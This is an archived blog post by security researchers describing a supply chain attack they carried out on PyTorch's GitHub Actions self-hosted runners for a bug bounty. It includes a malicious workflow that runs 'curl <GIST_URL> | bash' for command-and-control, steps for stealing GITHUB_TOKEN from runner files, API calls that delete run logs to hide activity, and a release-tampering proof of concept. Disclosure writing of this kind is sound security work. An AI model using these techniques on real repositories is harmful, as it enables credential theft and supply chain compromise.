# Playing with Fire – How We Executed a Critical Supply Chain Attack on PyTorch

Published: 2024-01-11 · Archived: 2026-04-05 22:45:48 UTC

Security tends to lag behind adoption, and AI/ML is no exception.

Four months ago, Adnan Khan and I exploited a critical CI/CD vulnerability in PyTorch, one of the world's leading ML platforms. Used by titans like **Google, Meta, Boeing, and Lockheed Martin**, PyTorch is a major target for hackers and nation-states alike.

Thankfully, we exploited this vulnerability before the bad guys.

Here is how we did it.

## Background

Before we dive in, let's scope out and discuss why Adnan and I were looking at an ML repository. Let me give you a hint — it was not to gawk at the neural networks. In fact, I don't know enough about neural networks to be qualified to gawk.

PyTorch was one of the first steps on a journey Adnan and I started six months ago, based on CI/CD research and exploit development we performed in the summer of 2023. Adnan started the bug bounty foray by leveraging these attacks to exploit a critical vulnerability in GitHub that allowed him to backdoor all of GitHub's and Azure's runner images, collecting a $20,000 reward. Following this attack, we teamed up to discover other vulnerable repositories.

The results of our research surprised everyone, including ourselves, as we continuously executed **supply chain compromises of leading ML platforms, billion-dollar Blockchains, and more**. In the seven days since we released our initial blog posts, they've caught on in the security world.

But, you probably didn't come here to read about our journey; you came to read about the messy details of our attack on PyTorch. Let's begin.

## Tell Me the Impact

Our exploit path resulted in the ability to upload malicious PyTorch releases to GitHub, upload releases to AWS, potentially add code to the main repository branch, backdoor PyTorch dependencies – the list goes on. **In short, it was bad. Quite bad.**

As we've seen before with SolarWinds, Ledger, and others, supply chain attacks like this are killer from an attacker's perspective. **With this level of access, any respectable nation-state would have several paths to a PyTorch supply chain compromise**.

## GitHub Actions Primer

To understand our exploit, you need to understand GitHub Actions.

*Want to skip around? Go ahead.*



If you've never worked with GitHub Actions or similar CI/CD platforms, I recommend reading up before continuing this blog post. Actually, if I lose you at any point, go and Google the technology that confused you. Typically, I like to start from the very basics in my articles, but explaining all the involved CI/CD processes would be a novel in itself.

In short, **GitHub Actions allow the execution of code specified within workflows as part of the CI/CD process.**

For example, let's say PyTorch wants to run a set of tests when a GitHub user submits a pull request. PyTorch can define these tests in a YAML workflow file used by GitHub Actions and configure the workflow to run on the *pull_request* trigger. Now, whenever a user submits a pull request, the tests will execute on a runner. This way, repository maintainers don't need to manually test everyone's code before merging.

The public PyTorch repository uses GitHub Actions extensively for CI/CD. Actually, extensively is an understatement. PyTorch has over 70 different GitHub workflows and typically runs over ten workflows every hour. One of the most difficult parts of this operation was scrolling through all of the different workflows to select the ones we were interested in.

GitHub Actions workflows execute on two types of build runners. One type is GitHub's hosted runners, which GitHub maintains and hosts in their environment. **The other class is self-hosted runners.**

## Self-Hosted Runners

Self-hosted runners are build agents hosted by end users running the Actions runner agent on their own infrastructure. In less technical terms, a "self-hosted runner" is a machine, VM, or container configured to run GitHub workflows from a GitHub organization or repository. Securing and protecting the runners is the responsibility of end users, not GitHub, which is why GitHub recommends against using self-hosted runners on public repositories. **Apparently, not everyone listens to GitHub, including GitHub.**

It doesn't help that some of GitHub's default settings are less than secure. By default, when a self-hosted runner is attached to a repository, any of that repository's workflows can use that runner. This setting also applies to workflows from fork pull requests. Remember that **anyone** can submit a fork pull request to a public GitHub repository. **Yes, even you.** The result of these settings is that, by default, any repository contributor can execute code on the self-hosted runner by submitting a malicious PR.

*Note: A "contributor" to a GitHub repository is anyone who has added code to the repository. Typically, someone becomes a contributor by submitting a pull request that then gets merged into the default branch. More on this later.*


If the self-hosted runner is configured using the default steps, it will be a non-ephemeral self-hosted runner. This means that the malicious workflow can start a process in the background that will continue to run after the job completes, and modifications to files (such as programs on the path, etc.) will persist past the current workflow. It also means that **future workflows will run on that same runner**.

## Identifying the Vulnerability

## Identifying Self-Hosted Runners

To identify self-hosted runners, we ran Gato, a GitHub attack and exploitation tool developed by Praetorian. Among other things, Gato can enumerate the existence of self-hosted runners within a repository by examining GitHub workflow files and run logs.

Gato identified several persistent, self-hosted runners used by the PyTorch repository. We looked at repository workflow logs to confirm the Gato output.




*The name "worker-rocm-amd-30" indicates the runner is self-hosted.*

## Determining Workflow Approval Requirements

Even though PyTorch used self-hosted runners, one major thing could still stop us.

The default setting for workflow execution from fork PRs requires approval only for accounts that have not previously contributed to the repository. However, there is an option to allow workflow approval for all fork PRs, including previous contributors. **We set out to discover the status of this setting.**

Viewing the pull request (PR) history, we found several PRs from previous contributors that triggered *pull_request* workflows without requiring approval. This indicated that the repository did not require workflow approval for Fork PRs from previous contributors. **Bingo.**

# update build guide to use mkl-static. #116946

Draft xuhancn wants to merge 1 commit into `pytorch:main` from `xuhancn:xu_mkl_static`

Conversation 1 Commits 1 Checks 113 Files changed 1

**xuhancn** commented 12 hours ago • edited

## Background:

We found current build guide use mkl dynamic link. It has a mkl link issue in Intel oneAPI environment.

I also checked released pytorch binary it use static mkl link. The build script shows it:
https://github.com/pytorch/builder/blob/main/common/install_mkl.sh#L10

## Solution:

Update build guide to use mkl static link. And it is aligned to build script.

Conda install command docs:
https://anaconda.org/intel/mkl-static
https://anaconda.org/intel/mkl-include

`update build guide to use mkl-static.`

**pytorch-bot** bot added the topic: not user facing label 12 hours ago

**pytorch-bot** bot commented 12 hours ago • edited

## 🔗 Helpful Links

### 🧪 See artifacts and rendered test results at hud.pytorch.org/pr/116946

- Preview Python docs built from this PR
- Preview C++ docs built from this PR
- ❓ Need help or want to give feedback on the CI? Visit the bot commands wiki or our office hours


Note: Links to docs will display an error until the docs builds have been completed.

## ✅ No Failures

As of commit `464c1f2` with merge base `622947a` ( 23 days ago ):
💚 Looks good so far! There are no failures yet. 💚

This comment was automatically generated by Dr. CI and updates every 15 minutes.

**pytorchbot** added the open source label 12 hours ago




*Nobody had approved this fork PR workflow, yet the "Lint / quick-checks / linux-job" workflow ran on* pull_request, *indicating the default approval setting was likely in place.*

## Searching for Impact

Before executing these attacks, we like to identify GitHub secrets that we may be able to steal after landing on the runner. Workflow files revealed several GitHub secrets used by PyTorch, including but not limited to:

- "aws-pytorch-uploader-secret-access-key"
- "aws-access-key-id"
- "GH_PYTORCHBOT_TOKEN" (GitHub Personal Access Token)
- "UPDATEBOT_TOKEN" (GitHub Personal Access Token)
- "conda-pytorchbot-token"


We were psyched when we saw the GH_PYTORCHBOT_TOKEN and UPDATEBOT_TOKEN. **A PAT is one of your most valuable weapons if you want to launch a supply chain attack.**

Using self-hosted runners to compromise GitHub secrets is not always possible. Much of our research has been around self-hosted runner post-exploitation; figuring out methods to go from runner to secrets.  PyTorch provided a great opportunity to test these techniques in the wild.

## Executing the Attack

## 1. Fixing a Typo

We needed to be a contributor to the PyTorch repository to execute workflows, but we didn't feel like spending time adding features to PyTorch. Instead, we found a typo in a markdown file and submitted a fix. **Another win for the Grammar Police.**




*Yes, I'm re-using this meme from my last article, but it fits too well.*

## 2. Preparing the Payload

Now we had to craft a workflow payload that would allow us to obtain persistence on the self-hosted runner. Red Teamers know that installing persistence in production environments typically isn't as trivial as a reverse Netcat shell. EDR, firewalls, packet inspection, and more can be in play, particularly in large corporate environments.

When we started these attacks, we asked ourselves the following question – what could we use for Command and Control (C2) that we know for sure would bypass EDR with traffic that would not be blocked by any firewall? The answer is elegant and obvious – **we could install another self-hosted GitHub runner** and attach it to our private GitHub organization.

Our “Runner on Runner” (RoR) technique uses the same servers for C2 as the existing runner, and the only binary we drop is the official GitHub runner agent binary, which is already running on the system. See ya, EDR and firewall protections.


We created a script to automate the runner registration process and included that as our malicious workflow payload. Storing our payload in a gist, we submitted a malicious draft PR. The modified workflow looked something like this:

```
name: “🚨 pre-commit”

run-name: “Refactoring and cleanup”

on:

 pull_request:

   branches: main

jobs:

 build:

   name: Linux ARM64

   runs-on: ${{ matrix.os }}

   strategy:

     matrix:

       os: [

           {system: “ARM64”, name: “Linux ARM64”},

           {system: “benchmark”, name: “Linux Intel”},

           {system: “glue-notify”, name: “Windows Intel”}

       ]

   steps:

    – name: Lint Code Base

       continue-on-error: true

       env:

         VERSION: ${{ matrix.version }}

         SYSTEM_NAME: ${{ matrix.os }}
```

> run: curl <GIST_URL> | bash

This workflow executes the RoR gist payload on three of PyTorch's self-hosted runners – a Linux ARM64 machine named "ARM64", an Intel device named "benchmark," and a Windows box named "glue-notify."

Enabling draft status ensured that repository maintainers wouldn't receive a notification. However, with the complexity of PyTorch's CI/CD environment, I'd be surprised if they noticed either way. We submitted the PR and installed our RoR C2 on each self-hosted runner.




*We used our C2 repository to execute the* pwd && ls && /home && ip a *command on the runner labeled "jenkins-worker-rocm-amd-34", confirming stable C2 and remote code execution. We also ran* sudo -l *to confirm we had root access.*

## Post Exploitation

We now had root on a self-hosted runner. **So what?** We had seen previous reports of gaining RCE on self-hosted runners, and they were often met with ambiguous responses due to their ambiguous impact. Given the complexity of these attacks, we wanted to demonstrate a legitimate impact on PyTorch to convince them to take our report seriously. And we had some cool new post-exploitation techniques we'd been wanting to try.

## The Great Secret Heist


In cloud and CI/CD environments, **secrets are king**. When we began our post-exploitation research, we focused on the secrets an attacker could steal and leverage in a typical self-hosted runner setup. Most of the secret stealing starts with the *GITHUB_TOKEN*.

### The Magical GITHUB_TOKEN

Typically, a workflow needs to checkout a GitHub repository to the runner's filesystem, whether to run tests defined in the repository, commit changes, or even publish releases. The workflow can use a *GITHUB_TOKEN* to


authenticate to GitHub and perform these operations. *GITHUB_TOKEN* permissions can vary from read-only access to extensive write privileges over the repository. If a workflow executes on a self-hosted runner and uses a *GITHUB_TOKEN*, that token will be on the runner for the duration of that build.

PyTorch had several workflows that used the *actions/checkout* step with a *GITHUB_TOKEN* that had **write permissions**. For example, by searching through workflow logs, we can see the *periodic.yml* workflow also ran on the *jenkins-worker-rocm-amd-34* self-hosted runner. The logs confirmed that this workflow used a *GITHUB_TOKEN* with extensive write permissions.




This token would only be valid for the life of that particular build. However, we developed some special techniques to extend the build length once you are on the runner (more on this in a future post). Due to the insane number of workflows that run daily from the PyTorch repository, we were not worried about tokens expiring, as we could always compromise another one.

When a workflow uses the *actions/checkout* step, the *GITHUB_TOKEN* is stored in the *.git/config* file of the checked-out repository on the self-hosted runner during an active workflow. Since we controlled the runner, all we had to do was wait until a non-PR workflow ran on the runner with a privileged *GITHUB_TOKEN* and then print out the contents of the *config* file.




***We used our RoR C2 to steal the* GITHUB_TOKEN *of an ongoing workflow with write permissions.***

## Covering our Tracks

Our first use of the *GITHUB_TOKEN* was to eliminate the run logs from our malicious pull request. We wanted a full day to perform post-exploitation and didn't want to cause any alarms from our activity. We used the GitHub API along with the token to delete the run logs for each of the workflows our PR triggered. **Stealth mode = activated.**

> curl -L \
>
> -X DELETE \
>
> -H "Accept: application/vnd.github+json" \
>
> -H "Authorization: Bearer $STOLEN_TOKEN" \
>
> -H "X-GitHub-Api-Version: 2022-11-28" \
>
> <a
> href="https://api.github.com/repos/pytorch/pytorch/runs/https://api.github.com/repos/pytorch/pytorch/runs/<run_id>


If you want a challenge, you can try to discover the workflows associated with our initial malicious PR and observe that the logs no longer exist. In reality, they likely wouldn't have caught our workflows anyway. PyTorch has so many workflow runs that it reaches the limit for a single repository after a few days.

## Modifying Repository Releases

Using the token, **we could upload an asset claiming to be a pre-compiled, ready-to-use PyTorch binary** and add a release note with instructions to run and download the binary. Any users that downloaded the binary would then be running our code. If the current source code assets were not pinned to the release commit, the attacker could overwrite those assets directly. As a POC, we used the following cURL request to modify the name of a PyTorch GitHub release. We just as easily could have uploaded our own assets.

> curl -L \

> -X PATCH \
>
> -H “Accept: application/vnd.github+json” \
>
> -H “Authorization: Bearer $GH_TOKEN” \
>
> -H “X-GitHub-Api-Version: 2022-11-28” \
>
> https://api.github.com/repos/pytorch/pytorch/releases/102257798 \
>
> -d ‘{“tag_name”:”v2.0.1″,”name”:”PyTorch 2.0.1 Release, bug fix release (- John Stawinski)”}’



